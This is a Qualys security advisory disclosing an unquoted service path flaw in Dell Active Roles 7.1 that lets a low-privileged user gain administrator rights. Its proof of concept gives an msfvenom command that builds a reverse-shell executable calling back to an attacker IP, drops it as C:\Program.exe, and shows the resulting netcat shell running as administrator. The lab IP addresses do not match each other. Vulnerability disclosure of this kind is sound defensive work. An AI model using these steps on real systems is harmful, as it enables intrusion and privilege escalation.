Qualys Security Advisory QSA-2017-07-01

Saturday July 1st, 2017

Dell Active Roles 7.x Unquoted Search Path Vulnerability

SYNOPSIS:

Dell Active Roles 7.1 uses a search path that contains an unquoted element, in which the element contains whitespace or other separators. This can cause the product to access resources in a parent path.

Reference:- https://www.oneidentity.com/products/active-roles/


VULNERABILITY DETAILS:

Lab Setup:

1. Target: Dell ActiveRoles 7.1.2.3406
2. Target IP Address: 10.113.14.112

Vulnerable/Tested Version:

Dell Active Roles 7.1.x running on Windows Server 2012. Older versions may also be affected.




Uninstall or change a program

To uninstall a program, select it from the list and then click Uninstall, Change, or Repair.

Name	Publisher	Installed On	Size	Version
Dell Active Roles 7.1	Dell Software Inc.	6/15/2017	231 MB	7.1.2.3406
Microsoft ODBC Driver 11 for SQL Server	Microsoft Corporation	6/15/2017	4.61 MB	12.0.2000.8
Microsoft SQL Server 2008 Setup Support Files	Microsoft Corporation	6/15/2017	38.9 MB	10.3.5500.0
Microsoft SQL Server 2012 Native Client	Microsoft Corporation	6/15/2017	9.68 MB	11.1.3000.0

Vulnerability: Unquoted Search Path Vulnerability


The '**Active Roles Synchronization Service**' uses a search path that contains an unquoted element, in which the element contains whitespace or other separators. This can cause the product to access resources in a parent path.



Active Roles Synchronization Service

Stop the service
Restart the service

Name	Description	Status	Startup Type	Log On As
Active Directory Domain Services	AD DS Dom...	Running	Automatic	Local System
Active Directory Web Services	This service ...	Running	Automatic	Local System
Active Roles Administration Service	Active Roles...	Running	Automatic	ACTIVEROLES\administrator
Active Roles Synchronization Service	Active Roles...	Running	Automatic	ACTIVEROLES\administrator
Application Experience	Processes a...		Manual (Trig...	Local System



Service name: ARSyncSvc

Display name: Active Roles Synchronization Service

Description: Active Roles component that performs data synchronization and replication tasks to enable user,

Path to executable:
C:\Program Files\Dell\Active Roles\7.1\SyncService\SyncService.exe

Startup type: Automatic

Help me configure service startup options.

Service status: Running

You can specify the start parameters that apply when you start the service from here.

Start parameters:

Risk Factor: High


Impact:

If a malicious individual has access to the file system, it is possible to elevate privileges by inserting such a file as "C:\Program.exe" to be run by a privileged program making use of WinExec.

CVSS Score: AV: L/AC: L/AU: S/C:C/I: C/A:C

Proof-Of-Concept:

1. Log into the target with a low privileged account which has access to the file system.



Object name: C:\

Group or user names:


- CREATOR OWNER
- SYSTEM
- Test User (testuser@activeroles.com)
- Administrators (ACTIVEROLES\Administrators)

To change permissions, click Edit.

Permissions for Test User	Allow	Deny
Modify		
Read & execute	✓	
List folder contents	✓	
Read	✓	
Write	✓	
Special permissions		


For special permissions or advanced settings, click Advanced.

Learn about access control and permissions




```
c:\Users\testuser>net users testuser
User name                    testuser
Full Name                    Test User
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/1/2017 12:17:35 AM
Password expires             Never
Password changeable          7/2/2017 12:17:35 AM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   7/1/2017 12:17:46 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.


c:\Users\testuser>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::b51d:26aa:277b:ad0d%12
   IPv4 Address. . . . . . . . . . . : 192.168.253.132
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.253.2
```

2. Create an executable file using MSFVenom.



```
root@kali:~/Desktop# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.100.6 LPORT=443 -f exe > Program.ex
e
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes

root@kali:~/Desktop# 
```


3. Copy this file to C:\ drive on the target machine.




Name	Date modified	Type	Size
inetpub	6/15/2017 4:05 PM	File folder	
PerfLogs	7/26/2012 12:44 AM	File folder	
Program Files	6/16/2017 12:02 AM	File folder	
Program Files (x86)	6/16/2017 12:03 AM	File folder	
Users	6/16/2017 12:30 AM	File folder	
Windows	6/15/2017 4:05 PM	File folder	
Program.exe	6/17/2017 2:26 AM	Application	7 KB

4. Wait for System reboot or admin to restart **Active Roles Synchronization Service**.

5. The target machine sends reverse shell after the reboot or when service is restarted.



```
C:\Users\Administrator>netstat -anbo | find "443"
  TCP    192.168.253.132:53060  192.168.100.6:443      ESTABLISHED     240
  UDP    0.0.0.0:60443          *:*                                    1828
  UDP    0.0.0.0:61443          *:*                                    1828
  UDP    [::]:62443             *:*                                    1828
  UDP    [::]:63443             *:*                                    1828
  UDP    [::]:64430             *:*                                    1828
```



```
root@kali:~/Desktop# nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.100.6] from (UNKNOWN) [192.168.100.4] 60605
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
activeroles\administrator

C:\Windows\system32>hostname
hostname
WIN-QCVFKGJCS8A

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::b51d:26aa:277b:ad0d%12
   IPv4 Address. . . . . . . . . . . : 192.168.253.132
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.253.2
```

CREDITS:

The discovery and documentation of this vulnerability was conducted by **Kapil Khot**, Qualys Vulnerability Signature/Research Team.

CONTACT:

For more information about the Qualys Security Research Team, visit our website at http://www.qualys.com or send email to **research@qualys.com**

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